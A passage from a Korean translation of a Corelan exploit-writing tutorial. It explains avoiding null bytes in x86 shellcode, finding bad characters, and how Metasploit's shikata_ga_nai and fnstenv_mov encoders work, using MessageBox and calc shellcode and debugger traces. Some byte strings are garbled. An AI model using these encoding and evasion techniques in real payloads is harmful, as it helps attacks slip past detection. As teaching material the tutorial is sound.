- 널 바이트 없이 스택에 값을 삽입(널 바이트를 다른 바이트로 대체)
- 널 바이트를 이미 포함하고 있는 레지스터의 일부분을 이용해 스택에 바이트를 널 바이트와 함께 덮어 쓰고, EBP를 기준으로 마이너스 오프셋만큼 참조. 음의 오프셋은 0xff 바이트로 이어지고, 이것이 널 바이트 제한을 우회할 수 있도록 도와준다.

[BITS 32]

```

XOR EAX,EAX      ; EAX를 0으로 설정
MOV EBP,ESP      ; EBP에 ESP를 삽입해서 음의 오프셋을 사용
PUSH 0xFF6E616C  ; 문자열의 일부분을 스택에 삽입
MOV [EBP-1],AL   ; FF를 00으로 덮어쓰
PUSH 0x65726f43  ; 문자열의 나머지 부분을 스택에 삽입
MOV EBX,ESP      ; "Corelan"을 가리키는 포인터를 EBX에 삽입

PUSH 0xFF206E61  ; 문자열의 일부분을 스택에 삽입
MOV [EBP-9],AL   ; FF를 00으로 덮어쓰
PUSH 0x6c65726f  ; 문자열의 나머지 부분을 스택에 삽입
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP ; "You have been..." 을 가리키는 포인터를 ECX에 삽입

PUSH EAX ; 모든 인자를 스택에 삽입
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI ; MessageBoxA

XOR EAX,EAX ; EAX 초기화
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ; ExitProcess(0)

```

세 번째 방법: 오리지널 바이트를 하나씩 쓰기

이 기법은 두 번째 방법과 같은 원리를 이용한다. 하지만 널 바이트를 쓰는 대신, 스택에 널 바이트를 쓰는 것으로 시작해서(xor eax, eax + push eax) EBP 레지스터의 음의 오프셋에 대한 각각의 바이트를 쓰

는 방식으로 널이 아닌 바이트를 재생산한다.

- 스택의 현재 위치를 EBP에 삽입
- 스택에 널을 기록(xor eax, eax / push eax)
- 널이 아닌 바이트를 스택의 베이스 레지스터(EBP)를 기준으로 정확한 음의 오프셋 위치에 기록

예제:

[BITS 32]

```
XOR EAX,EAX      ; EAX를 0으로 설정
MOV EBP,ESP      ; EBP에 ESP를 삽입해서 음의 오프셋을 사용
PUSH EAX
MOV BYTE [EBP-2], 6Eh ;
MOV BYTE [EBP-2], 61h ;
MOV BYTE [EBP-2], 6Ch ;
PUSH 0x65726f43   ; 문자열의 나머지 부분을 스택에 삽입
MOV EBX,ESP       ; "Corelan"을 가리키는 포인터를 EBX에 삽입
```

이 두 기법이 셸코드 크기로만 생각하면 좋지 않지만, 정상적으로 동작은 할 것이다.

네 번째 방법: XOR

두 개의 레지스터에 특정 값을 쓰는 다른 기법은 다음과 같다. 이 두 레지스터에 xor 연산을 수행하면, 원하는 값을 만들어 낼 수 있다.

스택에 0x006E616C를 삽입하고 싶다고 가정해 보자. 이를 위해 다음과 같은 절차를 수행한다.

- 윈도우 계산기를 열어 hex 모드로 설정
- 777777FF 입력
- XOR 선택
- 006E616C 입력
- 결과: 77191693

이제 각 값을 두 레지스터에 삽입하고, 값을 xor 한 다음 결과를 스택에 삽입한다.

[BITS 32]

MOV EAX,0x7777777F

MOV EBX,0x77191693

XOR EAX,EBX ;이제 EAX는 0x006E616C을 가지게 된다.

PUSH EAX ; 스택에 EAX 값을 삽입

PUSH 0x65726f43 ; 문자열의 나머지 부분을 스택에 삽입

MOV EBX,ESP ; "Corelan"을 가리키는 포인터를 EBX에 저장

MOV EAX,0x7777777F

MOV EDX,0x7757199E ; 이전 문자열을 가리키고 있는 EBX를
; 사용해서는 안 된다.

XOR EAX,EDX ; 이제 EAX는 0x00206E61를 가지게 된다.

PUSH **EAX** ; EAX를 스택에 삽입

PUSH 0x6c65726f ; 문자열의 나머지 부분을 스택에 삽입

PUSH 0x43207962

PUSH 0x2064656e

PUSH 0x7770206e

PUSH 0x65656220

PUSH 0x65766168

PUSH 0x20756f59

MOV ECX,ESP ; "You have been..." 을 가리키는 포인터를 ECX에 삽입

PUSH EAX ; 모든 인자를 스택에 삽입

PUSH EBX

PUSH ECX

PUSH EAX

PUSH EAX

MOV ESI,0x7E4507EA

JMP ESI ; MessageBoxA

XOR EAX,EAX ; EAX 초기화

PUSH EAX

MOV EAX,0x7c81CB12

JMP EAX ; ExitProcess(0)

이 기법을 잘 기억하기 바란다. 이 기법의 향상된 버전을 페이로드 인코더 섹션에서 다룰 것이다.

다섯 번째 방법: 레지스터 - 32비트 > 16비트 > 8비트

우리는 32비트 CPU 상에서 인텔 x86 어셈블리를 실행하고 있다. 그러므로 우리가 다루고 있는 레지스터도 32비트(4바이트)에 맞춰 정렬되어 있어야 하며 4 바이트 단위로 참조되어야 한다. EAX와 같은 확장 레지스터는 AX = 2 바이트, AL 또는 AH = 1바이트로 쪼개서 사용할 수도 있다.

이러한 특성을 이용해 널 바이트를 피할 수 있다. 스택에 값 1을 삽입해야 한다고 가정해 보자.

```
PUSH 0x1
```

바이트 코드는 아래와 같은 형태를 가지게 된다.

```
Wx68Wx01Wx01Wx00Wx00Wx00
```

다음 작업을 수행하면 이 예제에 포함된 널 바이트를 우회할 수 있다.

- 레지스터 초기화
- AL을 이용해 레지스터에 1을 더함
- 레지스터를 스택에 삽입

예제:

```
XOR EAX, EAX
MOV AL, 1
PUSH EAX
```

위 코드를 바이트 코드 형식으로 변환하면


```
Wx31Wxc0Wxb0Wx01Wx50
```

둘을 비교해 보자.

```
[BITS 32]
```

```
PUSH 0x1
INT 3
```

XOR EAX,EAX
MOV AL,1
PUSH EAX
INT 3



두 바이트 코드 모두 5바이트로, 널 바이트를 피하는 작업이 셸코드 사이즈를 키우지는 않게 된다. 이 기법을 다양한 방식으로 적용 가능하다.

여섯 번째 방법: 대체 명령어 사용

이전 예제(push 1)는 아래와 같이 구성될 수도 있다.

XOR EAX, EAX INC EAX PUSH EAX
0x31004050

단 4바이트 만으로 널 바이트를 제거할 수 있게 되었다. 위 방법뿐만 아니라 아래와 같은 기계어를 사용할 수도 있다. 단 두 바이트 만으로도 충분하다 !!

0x6A01

일곱 번째 방법: 문자열:: 널 바이트에서 띄어쓰기(space) & 널 바이트로

문자열을 스택에 써야 하고, 그 문자열이 널 바이트로 끝나는 구조를 가지고 있다면, 다음과 같은 작업을 수행하면 된다.

- 문자열을 기록하고, 모든 것을 4 바이트 단위로 정렬하기 위해 끝 부분에 띄어쓰기(0x20)를 사용
- 널 바이트 추가

예제: 스택에 'Corelan'을 써야 한다면, 다음과 같이 수행하면 된다.

PUSH 0x006e616c ; 스택에 'Corelan' 삽입 PUSH 0x65726f43

하지만, 이 작업을 아래와 같이 할 수 도 있다(널 바이트 대신 띄어쓰기를 사용, 레지스터를 이용해 널 바이트를 삽입)

XOR EAX, EAX PUSH EAX PUSH 0x206e616c ; 스택에 'Corelan' 삽입 PUSH 0x65726f43

결론: 이 문서에서 제시된 7가지 외에도 널 바이트를 피하기 위한 수많은 기법들이 존재한다. 7가지는 독자들의 원리 이해를 돕기 위해 제시된 내용이다. 하지만 대부분의 경우 페이로드 인코더를 사용하면 간단히 널 바이트를 피할 수 있다.

인코더: 페이로드 인코딩

물론, 단순히 개별 명령어를 변경하는 대신에 전체 셸코드를 인코딩 하는 인코딩 기법을 사용할 수도 있다. 이 기법은 종종 오염 문자를 방지하기 위해 사용된다. 실제로, 널 바이트 또한 오염 문자로 간주될 수 있다. 이제 페이로드 인코딩에 대해 설명해 보겠다.

(페이로드) 인코더

인코더가 널 바이트와 오염 문자를 걸러 내는 기능(문자 세트 제한을 극복)을 한다. 오염 문자는 셸코드가 아닌 공격 코드에 영향을 주는 요소다. 주로 페이로드가 실행되기 전에 페이로드에 특정 연산이 수행된 결과로 인해 발생한다(예를 들어, 띄어쓰기를 밑줄로, 입력값을 대문자로 변환하는 과정. 널 바이트의 경우 페이로드 버퍼가 비정상적으로 종료 되었거나 오류가 발생하는 경우 생성됨). 그렇다면 어떻게 오염 문자를 찾아낼 수 있을까?

오염 문자 찾아내기

셸코드가 오염 문자로 인해 문제가 될 것 같다는 판단이 들 경우, 셸코드를 메모리에 올린 다음 오리지널 셸코드와 비교해 차이점을 찾아내는 것이 가장 좋은 방법이다. 이 작업을 수동으로 해도 상관 없지만, 시간이 많이 걸린다는 단점이 있다. 디버거 플러그인을 이용하는 방법도 있다. 플러그인은 아래 링크에서 다운로드 할 수 있다.

- windbg: byakugan(공격 코드 작성 다섯번째 문서 참고)
- 이뮤니티 디버거: pvefindaddr(<http://www.corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand/>)

첫째로, 셸코드를 c:\tmp\shellcode.bin에 쓴다(pvewrittenbin.pl - 문서의 앞부분을 참고). 다음으로, 이뮤니티 디버거를 공격 대상 애플리케이션에 붙이고(attach), 해당 애플리케이션에 페이로드를 주입한다. 애플리케이션에 충돌이 발생하면, 다음 명령을 실행해 파일 내의 셸코드와 메모리 상의 셸코드를 비교한다.

```
!pvefindaddr compare c:\tmp\shellcode
```

Address	Status	Type
0x037B6276	Unmodified	ascii
0x000F708A	Unmodified	ascii
0x000FD44D	Unmodified	ascii
0x000FF755	Unmodified	ascii
0x000FF9A0	Unmodified	ascii

```

Address Message
0BADF000
0BADF000
0BADF000 *****
0BADF000 Getting safeseh table - please wait...
0BADF000 *****
0BADF000
0BADF000 -----
0BADF000 Compare memory with bytes in file
0BADF000 -----
0BADF000 Reading file c:\tmp\shellcode.bin (ascii)...
0BADF000 Read 92 bytes from file
0BADF000 Starting search in memory
0BADF000 -> searching for \x51\xce\xbb\x5b\x50\x5d\xef\x81
0BADF000 Comparing bytes from file with memory :
037B6276 * Reading memory at location : 0x037B6276
0BADF000 -> Hooray, ascii shellcode unmodified
000F708A * Reading memory at location : 0x000F708A
0BADF000 -> Hooray, ascii shellcode unmodified
000FD44D * Reading memory at location : 0x000FD44D
0BADF000 -> Hooray, ascii shellcode unmodified
000FF755 * Reading memory at location : 0x000FF755
0BADF000 -> Hooray, ascii shellcode unmodified
000FF9A0 * Reading memory at location : 0x000FF9A0
0BADF000 -> Hooray, ascii shellcode unmodified
0BADF000
0BADF000 Reading file c:\tmp\shellcode.bin (expanding to unicode)...
0BADF000 Read 92 bytes from file
0BADF000 Expanding to unicode
0BADF000 Unicode expanded to 184 bytes
0BADF000 Starting search in memory
0BADF000
!pvefindaddr compare c:\tmp\shellcode.bin

```

오염 문자가 발견될 경우, 이뮤니티 로그가 그 사실을 알려 준다. 이미 오염 문자의 존재에 대해 인지하고 있다면, 공격코드가 제대로 동작하는지 확인하기 위해 다양한 기법을 쓸 수 있다.

처리해야 하는 오염 문자가 0x48, 0x65, 0x6C, 0x6F, 0x20이라면, skylined beta3를 사용하면 된다. 셸코드를 입력해 둔 파일을 사용해 다음과 같은 옵션으로 beta3를 실행해 보자.

```
beta3.py --badchars 0x48, 0x65, 0x6C, 0x6F, 0x20 shellcode.bin
```

셸코드 내에서 오염 문자가 하나라도 발견되면, 해당 위치가 표시될 것이다.

인코더: 메타스플로잇

페이로드에서 사용할 수 있는 문자가 한정되어 있을 경우, 이를 극복하기 위해 인코더를 사용할 수 있다. 인코더는 오리지널 코드를 감싸고, 해당 코드를 실시간으로 생성해 낼 수 있도록 디코더를 뒤에 추가하거나 문자 제한을 극복하기 위해 오리지널 코드 자체를 변경하는 방법을 사용한다.

가장 대표적으로 사용되는 셸코드 인코더를 메타스플로잇에서 쉽게 찾아볼 수 있다(skylined alpha2/alpha3). 메타스플로잇 인코더가 무엇인지, 어떻게 동작하는지에 대해 논의해 보자. 메타스플로잇 프레임워크가 위치한 폴더에서 다음과 같은 명령을 실행해 보자.


```
./msfencode -l -a x86
```

```
root@bt:/opt/metasploit/msf3# ./msfencode -l -a x86

Framework Encoders (architectures: x86)
=====

  Name                               Rank      Description
  ----                               -
generic/none                         normal    The "none" Encoder
x86/alpha_mixed                      low       Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper                     low       Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower        manual    Avoid underscore/tolower
x86/avoid_utf8_tolower              manual    Avoid UTF8/tolower
x86/call4_dword_xor                 normal    Call+4 Dword XOR Encoder
x86/context_cpuid                   manual    CPUID-based Context Keyed Payload Encoder
x86/context_stat                    manual    stat(2)-based Context Keyed Payload Encoder
x86/context_time                     manual    time(2)-based Context Keyed Payload Encoder
x86/countdown                       normal    Single-byte XOR Countdown Encoder
x86/fnstenv_mov                     normal    Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive                normal    Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                        low       Non-Alpha Encoder
x86/nonupper                        low       Non-Upper Encoder
x86/shikata_ga_nai                   excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit                manual    Single Static Bit
x86/unicode_mixed                   manual    Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper                    manual    Alpha2 Alphanumeric Unicode Uppercase Encoder
```

메타스플로이트에 기본으로 설정되어 있는 인코더는 shikata_ga_nai다. 이 인코더에 대해 좀 더 자세히 살펴 보자.

x86/shikata_ga_nai

오리지널 메시지 박스 셸코드를 shikata_ga_nai로 인코딩 해 널 바이트를 제거하자. 오리지널 셸코드는 아래와 같다.

```
C:\tmp>perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0"
```

이제 이 바이트를 shellcode.bin에 쓴 다음 shikata_ga_nai 인코딩을 적용해 보겠다.

(출력 결과가 약간 다르더라도 걱정할 필요 없다. 다를 수 밖에 없는 이유를 곧 알게 될 것이다.)

```

root@bt:/opt/metasploit/msf3# ./msfencode -b '\x00' -i ./shellcode.bin -t c
[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =
"\xbf\x54\xe7\x29\x1b\xd9\xf7\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x14\x31\x7d\x14\x83\xc5\x04\x03\x7d\x10\xb6\x12\x41\x77\x57"
"\xb3\x92\xef\xd4\x24\xe1\x8a\x53\x59\x6d\x34\x0d\xbe\x6e\xde"
"\xbe\xcc\x0b\x72\x28\x53\xad\xaa\xeb\xfb\x23\xce\x8f\xdb\xd3"
"\x7e\x6f\x6c\x53\x17\x4f\xee\xfe\x82\xe7\x86\x61\x3b\x92\x3e"
"\x3b\xac\x29\x9f\x32\xd3\xe0\x1f\x14\x47\x53\xf0\xc5\xd9\xb9"
"\xf7\xa0\x5b\xc2\x1e\x1b\x64\x6c\x67\x4e\xaf\x0d\xeb\x90\xcf";

```

testshellcode.c 애플리케이션을 사용해 인코딩 한 셸코드를 디버거에 로드하면, 다음과 같은 결과를 확인할 수 있다.

CPU - main thread, module shellcod			
004040FF	D8C9	FCMOVNE ST,ST(1)	
00404101	29C9	SUB ECX,ECX	
00404103	BF 63070158	MOV EDI,58010763	
00404108	B1 14	MOV CL,14	
0040410A	D97424 F4	FSTENV (28-BYTE) PTR SS:[ESP-C]	
0040410E	5B	POP EBX	
0040410F	83C3 04	ADD EBX,4	
00404112	317B 15	XOR DWORD PTR DS:[EBX+15],EDI	
00404115	037B 15	ADD EDI,DWORD PTR DS:[EBX+15]	
00404118	81F2 69342493	XOR EDX,93243469	
0040411E	69ACES 04184960	IMUL EBP,DWORD PTR SS:[EBP+60491804],1C1	
00404129	9E	SAHF	
0040412A	45	INC EBP	
0040412B	9B	WAIT	
0040412C	8F	02B	Unknown command
0040412D	AC	LODS BYTE PTR DS:[ESI]	
0040412E	2037	AND BYTE PTR DS:[EDI],DH	
00404130	27	DAA	
00404131	33D2	XOR EDX,EDX	
00404133	E7 F4	OUT 0F4,EAX	I/O command
00404135	DB	02B	Unknown command
00404136	4A	DEC EDX	
00404137	8D9E 3BFB237E	LEA EBX,DWORD PTR DS:[ESI+7E23FB3B]	
0040413D	4C	DEC ESP	
0040413E	8CD3	MOV BX,SS	
00404140	5E	POP ESI	
00404141	CE	INTO	
00404142	17	POP SS	Modification of segment register
00404143	41	INC ECX	
00404144	F666 B9	MUL BYTE PTR DS:[ESI-47]	
00404147	FF63 1F	JMP DWORD PTR DS:[EBX+1F]	
0040414A	60	PUSHAD	
0040414B	6F	OUTS DX,DWORD PTR ES:[EDI]	I/O command
0040414C	1E	PUSH DS	
0040414D	FF1B	CALL FAR FWORD PTR DS:[EBX]	Far call
0040414F	8ED1	MOV SS,CX	Modification of segment register
00404151	3F	ARS	
00404152	4B	DEC EBX	
00404153	0340 00	ADD CL,BYTE PTR DS:[ECX+00]	

명령어를 한 단계씩 실행해 보자. 제일 처음 등장하는 XOR 명령어(OR 가 실행되고, 그 아래에 있는 명령어(XOR EDX, 93243469)는 LOOPD 명령어로 바뀌게 된다.

CPU - main thread, module shellcod			
004040FF	D8C9	FCMOVNE ST,ST(1)	
00404101	29C9	SUB ECX,ECX	
00404103	BF 63070158	MOV EDI,58010763	
00404108	B1 14	MOV CL,14	
0040410A	D97424 F4	FSTENV (28-BYTE) PTR SS:[ESP-C]	
0040410E	5B	POP EBX	
0040410F	83C3 04	ADD EBX,4	
00404112	317B 15	XOR DWORD PTR DS:[EBX+15],EDI	
00404115	037B 15	ADD EDI,DWORD PTR DS:[EBX+15]	
00404118	E2 F5	LOOPD SHORT shellcod.0040410F	
0040411A	68 6C249369	PUSH 6993246C	
0040411F	AC	LODS BYTE PTR DS:[ESI]	
00404120	E5 04	IN EAX,4	I/O
00404122	1840 60	REP BYTE PTR DS:[ECX+60]	

현 시점부터, 디코더가 동작하고, 오리지널 코드를 재생산하게 된다. 인코더/디코더가 하는 일은 무엇일까?

인코더는 아래와 같은 두 가지 작업을 담당한다.

1. 오리지널 셸코드를 가져와 XOR/ADD/SUB 연산을 적용한다. 이 예제에서, XOR 연산은 초기값으로 58010763(디코더 내의 EDI에 삽입됨)을 사용한다. XOR 처리 된 바이트는 디코더 반복문 뒤에 기록된다.
2. 인코더는 오리지널 셸코드를 재조합 및 생성해 내는 디코더를 만들어 낸다. 다음으로, 디코더를 디코딩 반복문 바로 아래에 둔다. 즉, 디코더는 XOR 연산 뒤에 붙게 된다. 이 두 컴포넌트가 인코딩 된 페이로드를 만들게 된다.

디코더가 실행 되면, 다음과 같은 작업이 처리된다.

- FCMOVNE ST, ST(1) (FPU 명령어, FSTENV가 동작하려면 필요)
- SUB ECX, ECX
- MOV EDI, 58010763: XOR 연산에 사용되는 초기값
- MOV CL, 14: ECX를 00000014(디코딩 중에 진행 과정 추적을 위해 사용)로 설정. 명령어가 한 번에 4 바이트씩 처리되므로, 모두 80바이트($14h \times 4 = 80$, 오리지널 셸코드는 78바이트)가 됨
- FSTENV PTR SS: [ESP-C]: 이 명령은 디코더의 첫 번째 FPU 명령어 주소를 가져오는 역할을 한다(우리의 예제에서 FCMOVNE에 해당). 이 명령어가 제대로 동작하려면 적어도 하나 이상의 FPU 명령어가 이전에 실행된 상태여야 한다(FLDPI를 사용해도 무관).
- POP EBX: 디코더의 첫 번째 명령어 주소를(스택에서 가져와) EBX에 삽입한다.

위 명령어들의 목표를 정리해 보면 다음과 같다: "디코더의 시작 주소를 가져와 EBX에 저장하고(GetPC-뒤에서 설명), ECX를 14로 설정하자"

다음으로, 아래와 같은 명령어가 수행된다.

- ADD EBX, 4: EBX에 4를 더함
- XOR DWORD PTR DS:[EBX+15], EDI: EBX+15와 EDI를 사용해 XOR 연산을 수행 후, 결과값을 EBX+15에 저장한다. 이 명령어가 처음 실행될 때, LOOPD 명령어가 재조합 됨
- ADD EDI, DWORD PTR DS:[EBX+15]: EDI를 이전에 조합된 EBX+15에 기입된 바이트만큼 증가 시킴

이제야 이야기가 조금 들어 맞게 되었다. 디코더 내의 첫 번째 명령어는 디코더의 첫 번째 명령어를 결정하고, 반복문이 다시 점프해 돌아와야 할 위치를 정의한다. 이것은 왜 루프 명령어(반복문) 자체가 디코더 명령어에 포함되지 않고(디코더는 LOOPD 명령어를 쓰기 전에 자기 자신의 주소를 결정해야 한다), 첫 번째 XOR 연산을 통해 재조합 되어야 하는 이유다.

현 시점부터, 반복문이 초기화 되고 그 결과가 EBX+15에 기록된다(반복문이 한바퀴 돌 때마다 EBX 값이 4 증가한다). 그러므로, 반복문이 처음 실행 되면 EBX에 4를 더한 후 EBX+15는 LOOPD 명령어 바로 아래를 가리키게 된다(디코더는 EBX를 사용해 디코딩 된 오리지널 셸코드를 기록해야 할 위치를 지속적으로 추적할 수 있다).

```
ADD EBX, 4
XOR DWORD PTR DS:[EBX+15], EDI
ADD EDI, DWORD PTR DS:[EBX+15]
```

```
CPU - main thread, module shellcod
004040FF DBC9 FCMOVB ST,ST(1)
00404101 29C9 SUB ECX,ECX
00404103 BF 63070158 MOV EDI,58010763
00404108 B1 14 MOV CL,14
0040410A D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
0040410E 5B POP EBX
0040410F 83C3 04 ADD EBX,4
00404112 317B 15 XOR DWORD PTR DS:[EBX+15],EDI
00404115 037B 15 ADD EDI,DWORD PTR DS:[EBX+15]
00404118 ^E2 F5 LOOPD SHORT shellcod.0040410F
```

다시, XOR 명령어는 오리지널 바이트를 생산해 내고, 결과값을 EBX+15에 기록한다. 그 다음, EDI(반복문의 다음 순서에서 실행될 XOR 연산에 사용)에 결과값을 더해 준다.

ECX 레지스터는 셸코드의 위치를 추적하는데 사용 된다(카운트 감소). ECX 값이 1이 되면, 오리지널 셸코드가 반복문 아랫부분에 재생산 되며, 점프문(LOOPD)이 더이상 동작하지 않게 된다. 마침내, 오리지널 코드가 실행된다(반복문 바로 아래에 위치하기 때문).

```
Immunity Debugger - encoded.exe - [CPU - main thread, module encoded]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r
004040B8 DBC9 FCMOVB ST,ST(1)
004040A2 29C9 SUB ECX,ECX
004040A4 BF 63070158 MOV EDI,58010763
004040A9 B1 14 MOV CL,14
004040AB D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
004040AF 5B POP EBX
004040B0 83C3 04 ADD EBX,4
004040B3 317B 15 XOR DWORD PTR DS:[EBX+15],EDI
004040B6 037B 15 ADD EDI,DWORD PTR DS:[EBX+15]
004040B8 ^E2 F5 LOOPD SHORT encoded.004040B8
004040B8 68 6C0B6E00 PUSH 6E0B6C
004040C0 68 DF6F7265 PUSH 65726FDF
004040C5 ^79 E2 JNS SHORT encoded.004040A9
004040C7 68 610E2300 PUSH 238E61
004040CC 68 AF4D656C PUSH 6C654DAF
004040D1 E8 1D792043 CALL 436089F3
004040D6 37 XOR EAX,EDI
004040D7 6E OUTS DX,BYTE PTR ES:[EDI]
004040D8 65: PREFIX 65:
004040D9 64:D869 6E FSUBR DWORD PTR FS:[ECX+6E]
004040DD 20F0 AND AL,DH
004040DF 70 68 JO SHORT encoded.00404149
004040E1 2062 7A AND BYTE PTR DS:[EDX+7A],AH
004040E4 65:68 68517665 PUSH 65765168
004040EA 68 596F7520 PUSH 20756F59
004040EF 89E1 MOV ECX,ESP
004040F1 31C0 XOR EAX,EAX
004040F3 50 PUSH EAX
004040F4 53 PUSH EBX
004040F5 51 PUSH ECX
004040F6 50 PUSH EAX
004040F7 50 PUSH EAX
004040F8 BE EA07457E MOV ESI,USER32.MessageBoxA
004040FD FFE6 JMP ESI
004040FF 31C0 XOR EAX,EAX
00404101 50 PUSH EAX
00404102 B8 12CB817C MOV EAX,7C81CB12
00404107 FFE0 JMP EAX
00404109 0000 ADD BYTE PTR DS:[EAX],AL
0040410B 006C63 63 ADD BYTE PTR DS:[EBX+63],CH
0040410F 2072 75 AND BYTE PTR DS:[EDX+75],DH
00404110 75 AND AL,BYTE PTR DS:[EAX+75]
I/O command
Superfluous prefix
Superfluous prefix
오리지널 셸코드
```

마침내 셸코드를 찾아냈다. 이제 다시 처음으로 돌아가, 메타스플로잇에서 해당 인코더에 대한 설명을 확인해 보면 다음과 같다.

x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encod

우리는 인코더와 디코더 분석을 통해 XOR과 Additive의 의미를 이해했다. 하지만 Polymorphic(다형성)은 대체 무엇을 의미하는 걸까? 매번 인코더를 실행할 때마다, 다음과 같은 변화를 찾아볼 수 있다.

- ESI에 삽입되는 값이 변화
- 디코더의 시작 주소를 가져오는 명령어의 위치가 변화
- 위치를 추적하는데 사용되는 레지스터가 변화(우리의 예제에서는 EBX가 사용 되었지만, 아래 스크린 샷에는 EDX가 사용된 것을 확인할 수 있다)

EBX 대신에 EDX가 사용됨

요약하자면, 반복문의 앞쪽에 위치한 명령어의 순서와, 변수 값이 매번 변화한다. 페이로드를 생성할 때마다, 매번 다른 형태의 쉘코드를 만들어 낸다. 즉, 이것은 '다형성'을 제공한다는 의미다. 이렇게 되면 단순히 패턴만으로 해당 페이로드를 포착해 내는 것이 힘들어 진다.

x86/fnstenv_mov

다른 종류의 인코더를 한 번 살펴보자. 이 인코더 또한 앞에서 본 예제처럼 기존 쉘코드에 특정 내용을 추가한 새로운 블록을 만들어 낸다. 해당 블록은 다음과 같은 기능으로 이루어져 있다.

- GetPC(뒤에서 다룰 예정)
- 오리지널 코드 재생산(이 기법은 인코더와 디코더의 종류에 따라 동작 방식이 다르다)
- 재생산해 낸 코드로 점프해 실행

WinExec "calc" 쉘코드를 fnstenv_mov로 인코딩 하면 아래와 같은 결과가 나온다.

```
"Wx6aWx33Wx59Wxd9WxeeWxd9Wx74Wx24Wxf4Wx5bWx81Wx73Wx13Wx48"
"Wx9dWxfbWx3bWx83WxebWxfCWxe2Wxf4Wxb4Wx75Wx72Wx3bWx48Wx9d"
"Wx9bWxb2WxadWxacWx29Wx5fWxc3WxfWxcbWxb0Wx1aWx91Wx70Wx69"
"Wx5cWx16Wx89Wx13Wx47Wx2aWxb1Wx1dWx79Wx62WxcaWxfbWxe4Wxa1"
"Wx9aWx47Wx4aWxb1WxdbWxfWx87Wx90WxfaWxfCWxaaWx6dWxa9Wx6c"
"Wxc3WxfWxebWxb0Wx0aWxa1WxfaWxebWxc3WxddWx83WxbeWx88Wxe9"
"Wxb1Wx3aWx98WxcdWx70Wx73Wx50Wx16Wxa3Wx1bWx49Wx4eWx18Wx07"
```

```
"\x01\x16\xcf\xb0\x49\x4b\xca\xc4\x79\x5d\x57\xfa\x87\x90"
"\xfa\xfc\x70\x7d\x8e\xcf\x4b\xe0\x03\x00\x35\xb9\x8e\xd9"
"\x10\x16\xa3\x1f\x49\x4e\x9d\xb0\x44\xd6\x70\x63\x54\x9c"
"\x28\xb0\x4c\x16\xfa\xeb\xc1\xd9\xdf\x1f\x13\xc6\x9a\x62"
"\x12\xcc\x04\xdb\x10\xc2\xa1\xb0\x5a\x76\x7d\x66\x22\x9c"
"\x76\xbe\xf1\x9d\xfb\x3b\x18\xf5\xca\xb0\x27\x1a\x04\xee"
"\xf3\x6d\x4e\x99\x1e\xf5\x5d\xae\xf5\x00\x04\xee\x74\x9b"
"\x87\x31\xc8\x66\x1b\x4e\x4d\x26\xbc\x28\x3a\xf2\x91\x3b"
"\x1b\x62\x2e\x58\x29\xf1\x98\x15\x2d\xe5\x9e\x3b\x42\x9d"
"\xfb\x3b";
```

해당 코드를 디버거에서 살펴보면 아래와 같다.

CPU - main thread, module testshel			
00402180	6A 33	PUSH 33	
00402182	59	POP ECX	
00402183	D9EE	FLDZ	
00402185	D97424 F4	FSTENV (28-BYTE) PTR SS:[ESP-C]	
00402189	5B	POP EBX	
0040218A	8173 13 489DFB31	XOR DWORD PTR DS:[EBX+13], 3BFB9D48	
00402191	83EB FC	SUB EBX, -4	
00402194	E2 F4	LOOPD SHORT testshel.0040218A	
00402196	B4 75	MOV AH, 75	
00402198	72 3B	JB SHORT testshel.004021D5	
0040219A	48	DEC EAX	
0040219B	9D	POPFD	
0040219C	9B	WAIT	
0040219D	B2 AD	MOV DL, 0AD	
